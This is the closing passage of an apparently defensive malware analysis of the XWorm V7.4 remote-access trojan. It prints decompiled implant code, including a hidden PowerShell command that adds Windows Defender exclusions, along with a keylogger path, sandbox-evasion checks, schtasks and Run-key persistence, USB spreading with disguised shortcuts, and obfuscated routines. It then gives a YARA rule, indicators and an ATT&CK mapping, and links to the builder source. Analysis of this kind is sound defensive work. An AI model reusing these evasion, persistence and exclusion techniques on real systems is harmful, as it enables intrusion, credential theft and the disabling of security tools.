    Messages.SendMSG(Conversions.ToString(Operators.ConcatenateObject("BTC Clipper " + ClipboardNotification.NotificationForm.currentClipboard + " : ", obj)));
}
6.4 WDEX — Windows Defender Exclusion
If the implant is running with administrator privileges, it silently adds itself (path and process) to the Windows Defender exclusion list via PowerShell:
if (Conversions.ToBoolean(ClientSocket.UAC()))
{
    try
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        processStartInfo.FileName = "powershell.exe";
        processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '" + Helper.current + "'";
        Process.Start(processStartInfo).WaitForExit();
        processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Process.GetCurrentProcess().MainModule.ModuleName + "'";
        Process.Start(processStartInfo).WaitForExit();
    }
    catch (Exception ex)
    {
    }
}
The UAC() check ensures the exclusion calls are only attempted when the process holds the elevation required for them to succeed.
6.5 Keylogger
When enabled, a keylogger runs in a dedicated thread, hooking keystrokes and logging them to a hardcoded temporary file. The path cannot be changed:
public static string LoggerPath = Interaction.Environ("temp") + "\\Log.tmp";
Captured data is retrieved by the operator via the OfflineGet command (Section 4.7).
6.6 AntiAnalysis — Sandbox / Debugger Evasion
If enabled, the implant refuses to run inside analysis environments. The following checks are performed:
- AnyRun: queries
http://ip-api.com/line/?fields=hostingand evaluates whether the response isTrue(hosting/datacenter IP indicative of a sandbox). - IsXP: fails if the OS full name contains
xp(Windows XP environment). - DetectManufacturer: runs WMI query
SELECT * FROM Win32_ComputerSystem; fails if the result containsVIRTUAL,vmware, orVirtualBox. - DetectDebugger: direct call to
CheckRemoteDebuggerPresentinkernel32.dll. - DetectSandboxie: fails if the process has a handle to
SbieDll.dll.
6.7 Persistence
Three persistence mechanisms can be configured:
- Startup folder — a
.lnkshortcut pointing to the configured install folder/name is dropped into the user’s Startup folder. - Scheduled Task — created via:
schtasks.exe /create /f /RL HIGHEST /sc minute /mo 1 /tn "(executable name)" /tr "(executable path)"/RL HIGHESTis only applied when the implant runs with administrative privileges. - Registry Run key — a value is written to
SOFTWARE\Microsoft\Windows\CurrentVersion\Runpointing to the configured install folder/name.
6.8 USB Spreading
When enabled, a dedicated thread replicates the implant to removable drives:
- Sets
ShowSuperHiddeninHKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advancedto0. - Copies the executable to the root of the USB drive.
- Creates a shortcut that runs:
cmd.exe /c start (executable name) &start (executable folder path)& exit - Sets the LNK file’s icon to the machine’s default icon to disguise the lure.
6.9 Obfuscation
V7 introduces a second obfuscation option alongside the legacy one. Approximate output sizes: base executable ~35 KB, legacy obfuscator ~49 KB, new obfuscator ~85 KB.
Legacy obfuscator (name obfuscation): replaces all class and method names with random 68-character strings. The control flow is unchanged. Example of the main routine that spawns the two threads:
Thread thread = new Thread(new ThreadStart(namOUTabdHQy1ozQ4suJEJbJZCfH4LWx5mgE97YFcE1wNN5GnHP0WiKfINC1plFBEyfo.WNluHjUUds5foWLFzH4a8zC1iBF7rYXcFvN7eGR6MUDsbN87ma29VnbXMRDC8onvXNoG));
Thread thread2 = new Thread(new ThreadStart(namOUTabdHQy1ozQ4suJEJbJZCfH4LWx5mgE97YFcE1wNN5GnHP0WiKfINC1plFBEyfo.vUS5zOXnsaEUCQ26VZaFveizTtWS9UMkszWkOtMxSeOkRQ1VUqYt06tocN0kjKzP7VQZ));
thread.Start();
thread2.Start();
thread2.Join();
This is trivially defeated by an analyst.
New obfuscator (control-flow + non-ASCII naming): intended to stack on top of the legacy one (it does not rename classes/methods). It introduces two key changes:
- Most logic is wrapped in an infinite
forloop driven by a state-machineswitch, applied to every function, which complicates debugging. Example of the same main routine:
_Thread thread;
_Thread thread2;
for (;;)
{
    switch (num2)
    {
    default:
        num2 = (Ⴗ.Ⴓ() ? 5 : 1);
        continue;
    case 1:
    case 3:
        Environment.Exit(0);
        goto IL_0164;
    case 2:
        break;
    case 4:
    case 5:
        goto IL_0164;
    case 6:
        goto IL_0192;
    }
    IL_018D:
    num2 = 6;
    continue;
    IL_0164:
    Ⴗ.Ⴗ();
    thread = new Thread(new ThreadStart(Main._Lambda$__1));
    thread2 = new Thread(new ThreadStart(Main._Lambda$__2));
    goto IL_018D;
}
- A new class with function/field names composed entirely of special non-ASCII (Georgian script) characters is created. Most key routines are relocated into this class, and intertwined cross-calls make both static and dynamic analysis significantly harder. Example of the obfuscated encryption function:
public static byte[] ႥႥ(byte[] A_0)
{
    Rijndael rijndael = new RijndaelManaged();
    MD5 md = new MD5CryptoServiceProvider();
    object obj;
    try
    {
        int num = 2;
        IDisposable disposable;
        for (;;)
        {
            switch (num)
            {
            case 0:
                Uninstaller.ႭႭ<SymmetricAlgorithm>((RijndaelManaged)rijndael, CipherMode.ECB, 529, 'Ȗ');
                disposable = Uninstaller.ႭႷ<SymmetricAlgorithm>(rijndael as RijndaelManaged, 188, 251);
                num = 4;
                break;
            case 1:
            case 5:
                goto IL_00EA;
            default:
                MyComputer.ႥႷ<SymmetricAlgorithm>(rijndael as RijndaelManaged, MyComputer.ႥႭ<HashAlgorithm>(md as MD5CryptoServiceProvider, global::Ⴃ.Ⴗ.Ⴃ(Settings.KEY), 327, 341), 'ʑ', 672);
                num = 0;
                break;
            case 3:
            case 4:
                goto IL_00CC;
            case 7:
                goto IL_00EC;
            }
        }
        IL_00CC:
        obj = ((ICryptoTransform)disposable).TransformFinalBlock(A_0 as byte[], 0, ((byte[])A_0).Length);
        IL_00EA:
        IL_00EC:;
    }
    catch (Exception ex)
    {
    }
    switch (2)
    {
    default:
        return obj as byte[];
    }
}
7. Detection
7.1 YARA Rule
The following rule was built from features common to multiple basic and obfuscated V7.4 samples compiled during analysis:
import "vt"
rule Xworm_v7_4
{
    meta:
        description = "Yara rule based on the point in common between different basic & obfuscated samples"
        author = "DreadFog"
        target_entity = "file"
    strings:
        $0 = "MyApplication.app"
        $1 = "4System.Web.Services.Protocols.SoapHttpClientProtocol"
        $2 = {00340008000100500072006F006400750063007400560065007200730069006F006E00000031002E0030002E0030002E003000000038000800010041007300730065006D0062006C0079002000560065007200730069006F006E00000031002E0030002E0030002E00}
        $3 = "ns=\"urn:schemas-microsoft-com:asm.v1\" manifestVersion=\"1.0\">\x0D\n  <assemblyIdentity version=\"1.0.0.0\" name=\"MyApplication.app\"/>\x0D\n  <trustInfo xmlns=\"urn:schemas-microsoft-com:asm.v2\">\x0D\n    <security>\x0D\n      <requestedPrivileges xmlns=\"urn:schemas-microsoft-com:asm.v3\">\x0D\n        <requestedExecutionLevel level=\"asInvoker\" uiAccess=\"false\"/>\x0D\n      </requestedPrivileges>\x0D\n    </security>\x0D\n  </trustInfo>\x0D\n</assembly>\x0D\n"
        $4 = {0000EFBBBF3C3F786D6C2076657273696F6E3D22312E302220656E636F64696E673D225554462D3822207374616E64616C6F6E653D22796573223F3E0D0A3C617373}
        $5 = {726976696C656765733E0D0A202020203C2F73656375726974793E0D0A20203C2F7472757374496E666F3E0D0A3C2F617373656D626C793E0D0A0000000000000000000000000000}
        $6 = {080100010000000000052002010E0E1801000A4D7954656D706C6174650831342E302E302E300000}
        $7 = {0801000800000000001E01000100540216577261704E6F6E457863657074696F6E5468726F77730129010024}
        $8 = {0234000000560053005F00560045005200530049004F004E005F0049004E0046004F0000000000BD04EFFE00000100000001000000000000000100000000003F}
        $9 = "Microsoft.VisualBasic.CompilerServices"
    condition:
        vt.metadata.new_file and
        all of them
}
7.2 Host & Network Indicators
- Mutex-derived AES-ECB key (MD5 of mutex, 16→32-byte overlap copy at offset 15).
- Raw TCP C2 with length-prefixed, AES-ECB-encrypted frames; periodic
PING!/pongbeacons with 10–15 s jitter. %temp%\Log.tmpkeylog file.uninstallself-delete.batin%temp%.- Telegram C2 channel:
https://api.telegram.org/bot<token>/sendMessage(TBotNotify build). - Defender exclusion via
Add-MpPreference -ExclusionPath/-ExclusionProcess(WDEX build). - Scheduled task
schtasks.exe /create /f /RL HIGHEST /sc minute /mo 1 .... - Registry Run-key value under
SOFTWARE\Microsoft\Windows\CurrentVersion\Run. - DDoS HTTP POST floods with fixed
Content-Length: 5235and the three hardcoded User-Agents (Section 4.8).
8. MITRE ATT&CK Mapping
| Tactic | Technique ID | Technique | Observed Behavior |
|---|---|---|---|
| Initial Access | T1091 | Replication Through Removable Media | USB spreading via copied executable + LNK lure (6.8) |
| Execution | T1059.001 | Command and Scripting Interpreter: PowerShell | DW command, WDEX exclusion, config-extraction patterns |
| Execution | T1059.003 | Command and Scripting Interpreter: Windows Command Shell | RunShell, cmd.exe USB shortcut, uninstall .bat |
| Execution | T1129 | Shared Modules | Plugin DLLs loaded at runtime via savePlugin |
| Execution | T1106 | Native API | RtlSetProcessIsCritical, GetDriverDescriptionA, CheckRemoteDebuggerPresent |
| Execution | T1204.002 | User Execution: Malicious File | Operator-staged payloads via LN/update/FM |
| Persistence | T1547.001 | Registry Run Keys / Startup Folder | Run-key value and Startup .lnk (6.7) |
| Persistence | T1053.005 | Scheduled Task/Job: Scheduled Task | schtasks.exe per-minute task (6.7) |
| Privilege Escalation | T1548.002 | Abuse Elevation Control Mechanism: Bypass UAC | Vanguard.dll UAC bypass plugin; UACFunc method |
| Privilege Escalation | T1134 | Access Token Manipulation | RE-Run as Administrator (VectorFlow.dll) |
| Defense Evasion | T1562.001 | Impair Defenses: Disable or Modify Tools | WDEX Defender exclusions (6.4); Botkiller (VortexLoop.dll) |
| Defense Evasion | T1027 | Obfuscated Files or Information | Dual obfuscators: name + control-flow/non-ASCII (6.9) |
| Defense Evasion | T1140 | Deobfuscate/Decode Files or Information | AES-ECB config/traffic decryption (4.1) |
| Defense Evasion | T1497.001 | Virtualization/Sandbox Evasion: System Checks | AntiAnalysis VM/debugger/Sandboxie checks (6.6) |
| Defense Evasion | T1564.003 | Hide Artifacts: Hidden Window | Hidden-window process launches; HiddenVNC/Hidden Apps plugins |
| Defense Evasion | T1055 | Process Injection | injRun/RunPE plugins (DivineMesh.dll, etc.) |
| Defense Evasion | T1112 | Modify Registry | ShowSuperHidden, Run-key, Registry Editor plugin |
| Defense Evasion | T1070.004 | Indicator Removal: File Deletion | uninstall self-delete .bat |
| Defense Evasion | T1036 | Masquerading | MyApplication.app manifest; Windows Update lure (ApexLogic.dll) |
| Defense Evasion | T1014 | Rootkit | RadarScope.dll rootkit; OxygenCloud.dll bootkit |
| Credential Access | T1555.003 | Credentials from Web Browsers | Chromium Recovery (CinderFlow.dll), password recovery plugins |
| Credential Access | T1555 | Credentials from Password Stores | EtherNet.dll, CipherLink.dll, SolarSpire.dll recovery |
| Credential Access | T1056.001 | Input Capture: Keylogging | Built-in keylogger + SectorNine.dll live keylogger (6.5) |
| Discovery | T1057 | Process Discovery | Process Manager (VividSnap.dll), foreground-window reporting |
| Discovery | T1082 | System Information Discovery | INFO fingerprint: OS, CPU, GPU, RAM (4.5) |
| Discovery | T1518.001 | Security Software Discovery | AV enumeration via SecurityCenter2 (4.5) |
| Discovery | T1033 | System Owner/User Discovery | Environment.UserName in fingerprint |
| Discovery | T1124 | System Time Discovery | Idle-time accounting thread (4.3) |
| Discovery | T1016 | System Network Configuration Discovery | Hosts-file read (Hosts), TCP connections plugin |
| Discovery | T1083 | File and Directory Discovery | File Manager / File Searcher plugins |
| Collection | T1115 | Clipboard Data | Clipboard Manager plugin; Clipper monitoring (6.3) |
| Collection | T1113 | Screen Capture | $Cap screenshot command (4.7) |
| Collection | T1125 | Video Capture | Webcam live feed (LithiumLoop.dll) |
| Collection | T1123 | Audio Capture | Microphone / system-sound plugins (ZenithPixel.dll, StaticVoid.dll) |
| Command and Control | T1071.001 | Application Layer Protocol: Web Protocols | Telegram API exfil (6.2); Urlopen/Urlhide |
| Command and Control | T1095 | Non-Application Layer Protocol | Raw TCP socket C2 (4.4) |
| Command and Control | T1573.001 | Encrypted Channel: Symmetric Cryptography | AES-ECB-encrypted C2 traffic (4.6) |
| Command and Control | T1105 | Ingress Tool Transfer | LN/update/DW payload download; plugin delivery |
| Command and Control | T1090 | Proxy | Reverse Proxy plugin (FissionGate.dll) |
| Command and Control | T1219 | Remote Access Software | Remote Desktop (BerylSync.dll), HiddenVNC plugins |
| Impact | T1486 | Data Encrypted for Impact | Ransomware plugin (PhantomArch.dll); ENC/DEC methods |
| Impact | T1498 | Network Denial of Service | StartDDos HTTP POST flood (4.7) |
| Impact | T1529 | System Shutdown/Reboot | PCShutdown/PCRestart/PCLogoff (4.7) |
| Impact | T1565.001 | Stored Data Manipulation | Shosts hosts-file overwrite; clipboard hijack (6.3) |
References:
- https://iqblack.com/insight/xworm-v75-new-crimeware-announcement-reinforces-web/
- https://www.youtube.com/watch?v=Sy2yWNN9VX0
- Telegram channel (V7 changelog): https://t.me/s/XWormV7
- Builder source: https://github.com/Cryakl/Ultimate-RAT-Collection/tree/main/XWorm/XWorm%20V7.4